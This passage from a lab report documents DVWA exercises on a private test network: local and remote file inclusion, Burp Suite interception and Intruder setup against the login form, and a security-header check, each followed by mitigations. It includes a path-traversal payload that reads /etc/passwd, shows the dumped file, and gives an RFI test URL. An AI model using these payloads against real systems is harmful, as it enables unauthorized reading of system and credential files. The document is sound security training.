The experiment demonstrated how authenticated users can unknowingly execute malicious requests when proper CSRF protection mechanisms are absent. Implementing CSRF tokens and secure session management significantly reduces the risk of such attacks.

4. File Inclusion Vulnerability

Objective

The objective of this exercise was to understand how File Inclusion vulnerabilities allow attackers to access or execute unintended files on a web server. DVWA was used to demonstrate both **Local File Inclusion (LFI)** and **Remote File Inclusion (RFI)**.

Local File Inclusion (LFI)

Local File Inclusion allows an attacker to access files stored on the target server by manipulating file path parameters.


The File Inclusion module in DVWA was opened and the following payload was used:

```
../../../../etc/passwd
```

The application displayed the contents of the Linux **/etc/passwd** file.

Observation

The successful display of the system file confirmed that the application was vulnerable to Local File Inclusion. Such vulnerabilities may expose sensitive system files and configuration information to attackers.



Displaying System Files

The contents of the **/etc/passwd** file were successfully displayed.


Observation

This confirmed that the application accepted unsanitized file paths, allowing attackers to read sensitive files from the operating system.

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backup:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh nobody:x:65534:65534:/var/lib/uid:x:100:101:/var/lib/uid:/bin/sh dhcp:x:101:102:/nonexistent:/bin/false syslog:x:102:103:/home/syslog:/bin/false klog:x:103:103:/run/ssh:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,/home/msfadmin:/bin/bash bind:x:105:113:/var/cache/bind:/bin/false postgres:x:107:65534:/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL tomcat5:x:110:65534:/usr/share/tomcat5.5:/bin/false distccd:x:111:65534:/bin/false user:x:1001:1001:just a user,111,,/home/user:/bin/bash telnetd:x:112:120:/nonexistent:/bin/false proftpd:x:113:65534:/var/run/proftpd:/bin/false statd:x:114:65534:/var/lib/nfs:/bin/false
```

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/in

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/in



Remote File Inclusion (RFI)

Remote File Inclusion occurs when an application allows external files to be included and executed from remote servers.


The following URL was tested:

<http://192.168.56.102/dvwa/vulnerabilities/fi/?page=http://example.com>

Instead of loading the remote file, DVWA generated an error because remote URL inclusion was disabled in the PHP configuration.

Observation

The RFI attack was unsuccessful because the server configuration disabled remote file inclusion (allow_url_include = Off). This security setting prevents attackers from executing remote malicious files.



Mitigation

The following practices help prevent File Inclusion attacks:

- Validate and sanitize all user input.
- Restrict file access using whitelists.
- Disable remote file inclusion in PHP.
- Store sensitive files outside the web root.
- Apply the principle of least privilege.

File Inclusion Summary

This exercise demonstrated how improper handling of file paths can expose sensitive files or allow attackers to execute unauthorized content. Proper input validation and secure server configuration are essential to prevent File Inclusion vulnerabilities.

5. Burp Suite Advanced

Objective

The objective of this exercise was to understand how Burp Suite can be used to intercept, inspect, and manipulate HTTP requests before they reach the web application.

Burp Suite is one of the most widely used tools for web application security testing.


Starting Burp Suite

Burp Suite Community Edition was launched in Kali Linux and configured to intercept browser traffic.

Mozilla Firefox was configured to use Burp Suite as its proxy.

Observation

Burp Suite successfully captured HTTP requests between the browser and DVWA.




Intercepting Login Requests

The DVWA login page was opened while Burp Intercept was enabled.

The login request was successfully captured before reaching the web server.

Observation

Request interception allows security testers to inspect and modify HTTP traffic before it is processed by the application.




Request Modification

The intercepted login request was modified before being forwarded.

Observation

Modifying intercepted requests demonstrates how attackers may tamper with parameters if proper server-side validation is not implemented.



Burp Intruder Configuration

The intercepted request was sent to the Intruder module.

Payload positions were configured to identify the parameters that would be tested.

Observation

Intruder automates repeated testing of application parameters using multiple payloads.

Sniper attack

Start attack

Target: ☒ Update Host header to match target

Positions:

```
1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.56.102
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://192.168.56.102
10 Connection: keep-alive
11 Referer: http://192.168.56.102/dvwa/login.php
12 Cookie: security=high; PHPSESSID=d6e24e8812c962239d6eff837a87292b
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 username=admin&password=$hacked123$&Login=Login
```

Payloads

Payload position: All payloads

Payload type: Simple list

Payload count: 0

Request count: 0

Payload configuration


This payload type lets you configure the payload.

Payload Configuration

A password payload list was configured inside Burp Intruder.

Observation

Payloads are used to automate testing such as brute-force attacks, fuzzing, and input validation testing.




Burp Community Edition Limitation

When attempting to start the Intruder attack, Burp Suite Community Edition displayed its usage limitation.

Although the full automated attack was not available, the Intruder configuration process was successfully demonstrated.

Observation

The Community Edition restricts certain automated attack features; however, request interception and Intruder configuration remain available for learning purposes.



Burp Suite Summary

This exercise demonstrated the use of Burp Suite for intercepting, inspecting, and modifying HTTP requests. It also introduced Burp Intruder for automated request testing and highlighted the limitations of the Community Edition while reinforcing the importance of validating user input on the server side.

6. Web Security Headers Analysis

Objective

The objective of this exercise was to analyze the HTTP security headers returned by the web application and understand their role in protecting web applications against common attacks such as Cross-Site Scripting (XSS), Clickjacking, MIME-type confusion, and protocol downgrade attacks.

HTTP Header Inspection using curl

The following command was executed from the Kali Linux terminal to inspect the HTTP response headers returned by the DVWA application.

Command

```
curl -I http://192.168.56.102/dvwa
```

The server returned standard HTTP headers including server information and content type.

Observation

The HTTP response did not include important security headers such as:

- Content-Security-Policy (CSP)
- X-Frame-Options
- X-Content-Type-Options
- Strict-Transport-Security (HSTS)

The absence of these headers makes web applications more vulnerable to attacks such as Cross-Site Scripting, Clickjacking, and MIME-type sniffing.

```
(kali㉿kali)-[~]  
$ curl -I http://192.168.56.102/dvwa  
HTTP/1.1 301 Moved Permanently  
Date: Wed, 10 Jun 2026 06:13:03 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
Location: http://192.168.56.102/dvwa/  
Content-Type: text/html; charset=iso-8859-1  
  
(kali㉿kali)-[~]  
$
```


SecurityHeaders.com Analysis

The application was tested using **SecurityHeaders.com**.

Since the target application was hosted on a private VirtualBox Host-Only network using the IP address **192.168.56.102**, the website was unable to scan the application because private IP addresses are not publicly accessible.


Observation

Although the online scanner could not analyze the application, manual inspection using the curl command successfully identified the missing HTTP security headers.



Sorry about that...

This action was blocked, the address failed validation.



DVWA Security Configuration

The DVWA security level was changed to **Low** to demonstrate and test multiple web application vulnerabilities.

Observation

Different security levels in DVWA simulate how secure coding practices affect vulnerability exploitation. Lower security levels intentionally disable protections to support cybersecurity training.

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled

Findings

